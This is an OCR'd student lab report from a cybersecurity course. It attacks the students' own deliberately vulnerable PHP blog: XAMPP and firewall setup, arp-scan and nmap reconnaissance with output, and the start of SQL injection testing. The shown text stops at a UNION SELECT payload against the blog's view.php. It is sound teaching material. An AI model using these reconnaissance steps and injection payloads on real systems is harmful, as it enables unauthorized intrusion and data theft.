Cybersecurity Vanier - Final Project

Students: Ali Radif and Guillaume D'Aragon

Project Type: Blog

Details: 3 versions of the same blog. Full vulnerable, MD5 (Hashed passwords), and Secured (bcrypt + HTTPS + Sanitized).

Project Description:

We made a deliberately vulnerable PHP blog built on Apache + MySQL to demonstrate real web attacks like SQL injection, XSS, and session hijacking.

Used as a hands-on cybersecurity lab to attack first, then harden with proper hashing, validation, and secure session handling.

The entire document will contain code, explanations, perspectives for both VM's. As well as screenshots of each output, results, attempts, etc..

Project Due: Feb 3rd 2026

Note: This document was created in Canva, the PDF may appear cutoff in some places at random due to formatting and images.

Index

Session Reuse Manual Test

Python listener from Kali VM

XSS Malicious comment

Log in attempt

SQL Dump

SQLMap Command Breakdown

MD5 Version:

Kali VM

Decoding MD5 hash value

bcrypt Version:

Kali Linux VM (Attacker)

bcrypt Session Fixation

Listener Success


Session Hijacking (Cookie stealing script)

XAMPP Config to run the Blog


When starting up the XAMPP services, we must edit this file in the Apache server configuration.

In control panel, click on config button.

Then click first option with the (http.conf)



http.conf



Towards the end of the file you will see the lines:

Secure (SSL/TLS) connections

Include conf/extra/httpd-ssl.conf

To enable XAMPP to serve our blog using HTTP instead of HTTPS we can comment out the 'Include conf/extra/httpd-ssl.conf' line.

Result:

Secure (SSL/TLS) connections

#Include conf/extra/httpd-ssl.conf

After this, save the document. We can now proceed to access the site and attack it while it is serving HTTP.

FIREWALL FOR WINDOWS MACHINE


Open Windows defender firewall with advanced security


Click on Inbound rules

When the ping from Kali (ping 192.168.244.131) is sent, this request will appear in the firewall on the victims machine.

File and Printer Sharing (Echo Request ICMPv4-In)

The victim must first Enable rule of this request for the firewall to allow ping connection.





Vulnerable Version

ARP-SCAN (Discovery of devices on a local network)

4 results:

One of them is

```
┌──(alkicorp㉿kali)-[~]
└─$ sudo arp-scan --localnet
[sudo] password for alkicorp:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:54:48:b3, IPv4: 192.168.244.130
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.244.1   5e:9b:a6:06:45:65       (Unknown: locally administered)
192.168.244.2   00:50:56:fb:5f:31       (Unknown)
192.168.244.131 00:0c:29:a7:a8:32       (Unknown)
192.168.244.254 00:50:56:f5:56:45       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.914 seconds (133.75 hosts/sec). 4 responded

┌──(alkicorp㉿kali)-[~]
└─$
```

Now we can run NMAP on the results to find out which is which so we can continue to attack the blog.

In Kali terminal:

`nmap (IP of windows machine)`

```
┌──(alkicorp㉿kali)-[~]
└─$ nmap 192.168.244.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 14:27 EST
Nmap scan report for 192.168.244.131
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 00:0C:29:A7:A8:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.44 seconds

┌──(alkicorp㉿kali)-[~]
└─$
```

Here we see the services open on each port. We also can tell this is a Virtual Machine.


Port 80 is seen here running HTTP service. We can assume this is the Apache server running.

Port 3306 is running a mysql service. Its safe to assume this is the database we are after.

We can now proceed knowing this is likely the correct machine that we are looking to attack.

IP

ipconfig windows IP: 192.168.244.131



IP of kali: 192.168.244.130

ping result from Kali to Windows

┌──(alkicorpⓀkali)-[~]

└─$ ping 192.168.244.131


```
┌──(alkicorp㉿kali)-[~]
└─$ ping 192.168.244.131
PING 192.168.244.131 (192.168.244.131) 56(84) bytes of data.

64 bytes from 192.168.244.131: icmp_seq=188 ttl=128 time=0.760 ms
64 bytes from 192.168.244.131: icmp_seq=189 ttl=128 time=2.94 ms
64 bytes from 192.168.244.131: icmp_seq=190 ttl=128 time=0.726 ms
64 bytes from 192.168.244.131: icmp_seq=191 ttl=128 time=0.278 ms
64 bytes from 192.168.244.131: icmp_seq=192 ttl=128 time=0.864 ms
64 bytes from 192.168.244.131: icmp_seq=193 ttl=128 time=0.502 ms
64 bytes from 192.168.244.131: icmp_seq=194 ttl=128 time=1.04 ms
64 bytes from 192.168.244.131: icmp_seq=195 ttl=128 time=0.523 ms
64 bytes from 192.168.244.131: icmp_seq=196 ttl=128 time=0.812 ms
64 bytes from 192.168.244.131: icmp_seq=197 ttl=128 time=0.927 ms
64 bytes from 192.168.244.131: icmp_seq=198 ttl=128 time=0.373 ms
64 bytes from 192.168.244.131: icmp_seq=199 ttl=128 time=0.494 ms
64 bytes from 192.168.244.131: icmp_seq=200 ttl=128 time=0.841 ms
64 bytes from 192.168.244.131: icmp_seq=201 ttl=128 time=0.532 ms
64 bytes from 192.168.244.131: icmp_seq=202 ttl=128 time=0.502 ms
64 bytes from 192.168.244.131: icmp_seq=203 ttl=128 time=0.478 ms
64 bytes from 192.168.244.131: icmp_seq=204 ttl=128 time=0.401 ms
64 bytes from 192.168.244.131: icmp_seq=205 ttl=128 time=0.643 ms
64 bytes from 192.168.244.131: icmp_seq=206 ttl=128 time=0.539 ms
64 bytes from 192.168.244.131: icmp_seq=207 ttl=128 time=0.506 ms
64 bytes from 192.168.244.131: icmp_seq=208 ttl=128 time=1.78 ms
64 bytes from 192.168.244.131: icmp_seq=209 ttl=128 time=0.900 ms
64 bytes from 192.168.244.131: icmp_seq=210 ttl=128 time=0.631 ms
64 bytes from 192.168.244.131: icmp_seq=211 ttl=128 time=0.980 ms
64 bytes from 192.168.244.131: icmp_seq=212 ttl=128 time=0.268 ms
```

phpMyAdmin


Database:alkicorp

tables: comments, posts, users




Connection:

Kali



Windows




Confirm target

Our target is the **Windows VM**:

- **Target IP:** 192.168.244.131
- **Expected service:** Web server (Apache / HTTP)

Here we are going to run NMAP on the target IP to find out which services are running.

This goes in our report.****



Confirmation that the target windows machine has HTTP/HTTPS/MYSQL services running.

Reconnaissance

Target: Windows VM (XAMPP PHP blog)

IP: 192.168.244.131

Tester: Kali Linux

Exposed Services

- **80/tcp (HTTP)** – Apache web server hosting the blog.
- *Primary attack surface; accepts user input.*
- **443/tcp (HTTPS)** – Secure web service enabled.
- *Requires verification of proper certificate and session security.*
- **3306/tcp (MySQL)** – Database service exposed on the network.
- *Unnecessary exposure; increases attack surface.*

Summary


- Web application is accessible over the network as expected.
- MySQL should not be externally reachable and represents a configuration risk.
- Findings define the attack surface for later SQLi and XSS testing.

SQL Injection

Step 1. Verify backtick response.

On a post, i commented a simple `` ` ``.

Full page:



We can see comment, but it also confirms that.

What the 302 means

1. The Kali-side browser sent a POST to add_comment.php.
2. The server ran the PHP script including the SQL query.
3. The server responded with **302** and a Location header (view.php?id=1).
4. The browser followed the redirect and loaded the post page.

So we never see the raw output of add_comment.php.

What the 302 does *not* tell you

The 302 happens whether the INSERT succeeds or fails. The script always redirects, so:

- You won't see MySQL errors in the response body of add_comment.php.
- The 302 itself doesn't indicate success or failure of the query.
-

What this means for your test

- Step 1 with ' does not prove or disprove SQL injection.
- You need to try Step 2 with a payload that actually changes the query structure.

Step 2. Confirm You Can Run a Subquery

We will be using the url for our SQL Injection.

The url we are using to view posts is the following:

`http://192.168.244.131/alkicorp-php/view.php?id=1`

The end represents **`?id=POST_ID`**

It simply needs to use the value of the post to view its contents. This is a SQL query in the backend.

The equivalent SQL statement would be

SELECT * FROM posts WHERE id=1

Now, if we add a UNION and provide another SELECT statement we can test to see if it lets us have access to inject our own data into the SQL query.

SQL Injection Subquery Attempt

http://192.168.244.131/alkicorp-php/view.php?id=-1%20UNION%20SELECT%201,2,3,4,5--

NOTE: %20 needs to be used where the spaces are since the url cannot take spaces.

We will try to run a UNION statement and manipulate information from the table which contains the posts data. It will throw a 200 status. Telling us that the front end is showing, but did not connect to the backend because we only used a SELECT statement.

Here we can also find out how many columns the table contains. By attempting different numbers of values in our 2nd SELECT statement we will eventually be able to have a working query. If the site is not correctly sanitized we will be able to execute this exploit.

The following explains how the 2nd SELECT statment works.


?id=-1 UNION SELECT 1,2,3,4,5--

